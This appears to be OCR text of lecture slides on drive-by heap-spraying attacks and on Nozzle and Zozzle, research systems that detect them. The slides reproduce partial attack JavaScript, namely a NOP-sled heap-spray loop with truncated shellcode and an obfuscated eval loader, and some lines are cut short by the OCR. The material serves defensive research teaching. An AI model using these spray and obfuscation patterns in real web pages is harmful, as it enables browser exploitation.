


End of Historical Digression

Drive-By Heap Spraying





Drive-By Heap Spraying (2)



Drive-By Heap Spraying (3)

Program Heap







```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%...'');
  oneblock = unescap
  var fullblock = on
  while (fullblock.l
    fullblock += ful
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1,000s of malicious objects


Nozzle: Runtime Heap Spraying Detection





Local Malicious Object Detection


Is this object dangerous?



- Is this object code?
  - Code and data look the same on x86
- Focus on sled detection
  - Majority of object is sled
  - Spraying scripts build simple sleds
- Is this code a NOP sled?
  - Previous techniques do not look at heap
  - Many heap objects look like NOP sleds
  - 80% false positive rates using previous techniques
- Need stronger local techniques

Object Surface Area Calculation (1)


- Assume: attacker wants to reach shell code from jump to any point in object
- Goal: find blocks that are likely to be reached via control flow
- Strategy: use dataflow analysis to compute "surface area" of each block



An example object from visiting google.com

Object Surface Area Calculation (2)


- Each block starts with its own size as weight
- Weights are propagated forward with flow
- Invalid blocks don't propagate
- Iterate until a fixpoint is reached
- Compute block with highest weight




An example object from visiting google.com

Nozzle Global Heap Metric

Normalize to (approx):
P(jump will cause exploit)



build CFG



dataflow

Compute threat of single block

Compute threat of single object

Compute threat of entire heap

Nozzle Experimental Summary

0 False Positives

- 10 popular AJAX-heavy sites
- 150 top Web sites


0 False Negatives

- 12 published heap spraying exploits and
- 2,000 synthetic rogue pages generated using Metasploit

Runtime Overhead

- As high as 2x without sampling
- 5-10% with sampling

Nozzle Runtime Overhead




10%
overhead

What do we do with all this data?

Obfuscation

```
eval(""+O(2369522)+O(1949494)+O
(2288625)+O(648464)+O(2304124)+
O(2080995)+O(2020710)+O(2164958
)+O(2168902)+O(1986377)+O(22279
03)+O(2005851)+O(2021303)+O(646
435)+O(1228455)+O(644519)+O(234
6826)+O(2207788)+O(2023127)+O(2
306806)+O(1983560)+O(1949296)+O
(2245968)+O(2028685)+O(809214)+
O(680960)+O(747602)+O(2346412)+
O(1060647)+O(1045327)+O(1381007
)+O(1329180)+O(745897)+O(234140
4)+O(1109791)+O(1064283)+O(1128
719)+O(1321055)+O(748985)+...);
```

```
var l = function(x) {
  return String.fromCharCode(x);
}

    var O = function(m){
      return String.fromCharCode(
        Math.floor(m / 10000) / 2);
    }

shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
  bigblock += bigblock;
}
block = bigblock.substring(0,
  bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
  block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
  memory[x] = block + shellcode;
…
```

Nozzle

Zozzle

- Examine the code before it runs
- When suspect code is found
  - Terminate the page

    <u>OR</u>


  - Enable other detection mechanisms

Detection Techniques


	Drive By Detection	Nozzle	Zozzle
Certainty	★★★	★★☆	★☆☆
Performance	★☆☆	★★☆	★★★
Timeliness of Detection	★☆☆	★★☆	★★★
Hit Rate	★☆☆	★★☆	★★★

Can We Detect Attacks Statically?

Most attacks look like this



We don’t find many new attacks




```
shellcode = unescape("%u54EB%u758B…");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
```

Hierarchical Feature Extraction

